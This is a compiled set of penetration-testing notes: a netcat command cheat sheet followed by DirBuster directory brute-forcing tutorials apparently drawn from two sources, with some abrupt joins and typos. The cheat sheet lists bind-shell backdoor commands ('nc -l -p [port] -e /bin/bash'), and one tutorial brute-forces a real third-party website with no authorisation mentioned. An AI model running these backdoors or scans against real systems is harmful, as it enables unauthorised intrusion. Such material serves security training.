
nc -k -l – continue listening after disconnection

nc -n – skip DNS lookups

nc -v – provide verbose output

Netcat Relays on Windows

nc [host] [port] > relay.bat – open a relay connection

nc -l -p [port] -e relay.bat – connect to relay

Netcat Relays on Linux

nc -l -p [port] 0 (less than) backpipe (pipe) nc [client IP] [port] (pipe) tee backpipe

Netcat File Transfer

nc [host] [port] (greater than) file_name.out – send a file

nc [host] [port] (less than) file_name.in – receive a file

Netcat Port Scanner

nc -zv site.com 80 – scan a single port

nc -zv hostname.com 80 84 – scan a set of individual ports

nc -zv site.com 80-84 – scan a range of ports

Netcat Banners

echo "" | nc -zv -wl [host] [port range] – obtain the TCP banners for a range of ports

Netcat Backdoor Shells

nc -l -p [port] -e /bin/bash – run a shell on Linux

nc -l -p [port] -e cmd.exe – run a shell on [Netcat for Windows](#)

<https://www.varonis.com/blog/netcat-commands>

Directory Enumeration

Directory Traversal Attacks

Directory traversal is a type of attack where we can navigate out of the default or index directory that we land in by default. By navigating to other directories, we may find directories that contain information and files that are thought to be unavailable.

For instance, if we want to get the password hashes on the server, we would need to navigate to `/etc/shadow` on a Linux or Mac OS X server. We may be able to move to that directory by executing a directory traversal, but before we can do any of this, we need to know the directory structure of the web server.

[OWASP](#), or the Open Web Application Security Project, developed a tool that is excellent for this purpose, named [DirBuster](#). It is basically a brute-force tool to find commonly used directory and file names in web servers.

How DirBuster Works

DirBuster's methods are really quite simple. You point it at a URL and a port (usually port 80 or 443) and then you provide it with a wordlist (it comes with numerous—you only need to select which one you want to use). It then sends HTTP GET requests to the website and listens for the site's response.

If the URL elicits a positive response (in the 200 range), it knows the directory or file exists. If it elicits a "forbidden" request, we can probably surmise that there is a directory or file there *and* that it is private. This may be a file or directory we want to target in our attack.

HTTP Status Codes

When the Internet was created, the W3C committee designed it to provide numeric code responses to an HTTP request to the website that would communicate its status. Basically, this is the way our browser knows whether the website exists or not (or if the server is down) and whether we may have typed the URL improperly.

We all have probably see the 404 status code indicating the website is down or unavailable or we typed the URL wrong. We probably have never see the status code 200, because that indicates that everything went properly—but our browser does see it.


Here is a summary of the most important HTTP status codes that every browser uses and DirBuster utilizes to find directories and files in websites.

- **100 Continue** - Codes in the 100 range indicate that, for some reason, the client request has not been completed and the client should continue.
- **200 Successful** - Codes in the 200 range generally mean the request was successful.
- **300 Multiple Choices** - Codes in the 300 range can mean many things, but generally they mean that the request was not completed.
- **400 Bad Request** - The codes in the 400 range generally signal a bad request. The most common is the 404 (not found) and 403 (forbidden).

Now, let's get started using DirBuster. Once again, we are fortunate enough that it is built into [Kali Linux](#), so it's not necessary to download or install any software.

Step 1 Fire Up Kali & Open DirBuster

Let's start by opening Kali and then opening DirBuster. We can find DirBuster at **Applications -> Kali Linux -> Web Applications -> Web Crawlers -> dirbuster**, as seen in the screenshot below.




Step 2 Open DirBuster

When we click on "dirbuster," it opens with a GUI like that below. The first step is it to type in the name of the website we want to scan. Let's go back to our friends at SANS, one of the world's leading IT security training and consulting firms. Simply type in the URL of the site you

want to scan and the port number (usually 80 for HTTP and 443 for HTTPS). In this case, we will scan port 80.

<http://sans.org:80>




Step 3 Choose a Wordlist

The next step is to choose a wordlist we want to use to find the directories and files. Go to the center of the GUI where it says "files with lists of dir/files" and click on "List Info" in the bottom far right. When you do, it will open a screen like that below listing all the available wordlists with a short description.




Simply choose the list you want to use and enter into the "File with dir/file" field in the GUI.
Here, I have chosen to use:

`/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`




Step 4Start!

In the final step, we simply click on the "Start" button. When we do so, DirBuster will start generating GET requests and sending them to our selected URL with a request for each of the files and directories listed in our wordlist.



As you can see, after three hours of running, DirBuster is beginning to develop a directory structure of the www.sans.org website from the responses it receives from the requests.



DirBuster is another tool we can use to [do reconnaissance on target websites](#) before attacking. The more information we have, the greater our chances of success.

Table of Content

- What is DirBuster
- Default Mode
- GET Request Method
- Pure Brute Force (Numeric)
- Single Sweep (Non-recursive)
- Targeted Start
- Blank Extensions
- Search by File Type (.txt)
- Changing the DIR List
- Following Redirects
- Attack Through Proxy
- Adding File Extensions
- Evading Detective Measures (Requests Per Second)

What is DirBuster

DirBuster is an application within the Kali arsenal that is designed to brute force web and application servers. The tool can brute force directories and files. The application lets users take advantage of multi-thread functionality to get things moving faster. In this article, we will give you an overview of the tool and its basic functions.

Default Mode

We start DirBuster and only input <http://testphp.vulnweb.com/> in the target URL field. Leave the rest of the options as they are. DirBuster will now auto switch between HEAD and GET requests to perform a list based brute force attack.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://testphp.vulnweb.com/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Let's hit Start. DirBuster gets to work and starts brute forcing and we see various files and directories popping up in the result window.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testphp.vulnweb.com:80/

Results - List View: Dirs: 5 Files: 11

Type	Found	Response	Size
Dir	/	200	4290
File	/index.php	200	196
File	/categories.php	200	196
File	/artists.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
File	/userinfo.php	302	220
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
Dir	/images/	200	154

Current speed: 55 requests/sec (Select and right click for more options)

Average speed: (T) 50, (C) 53 requests/sec

Parse Queue Size: 0

Total Requests: 701/107037


Current number of running threads: 10

Time To Finish: 00:33:26


DirBuster Stopped /Mod_Rewrite_Shop/~fwadmin/

GET Request Method

We will now set DirBuster to only use the GET request method. To make things go a little faster, the thread count is set to 200 and the “Go Faster” checkbox is checked.




In the Results – Tree View we can see findings.




Pure Brute Force (Numeric)

DirBuo performs step allows a lot of control over the attack process, in this set we will be using only numerals to perform a pure brute force attack. This is done by selecting “Pure Brute Force” in the scanning type option and selecting “0-9” in the charset drop-down menu. By default, the minimum and maximum character limit are set.



In the Results – Tree View we can see findings.



Single Sweep (Non-recursive)

We will now perform a single sweep brute force where the dictionary words are used only once. To achieve this, we will unselect the “Be Recursive” checkbox.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☐ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

In the Results – ListView we can see findings.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testphp.vulnweb.com:80/

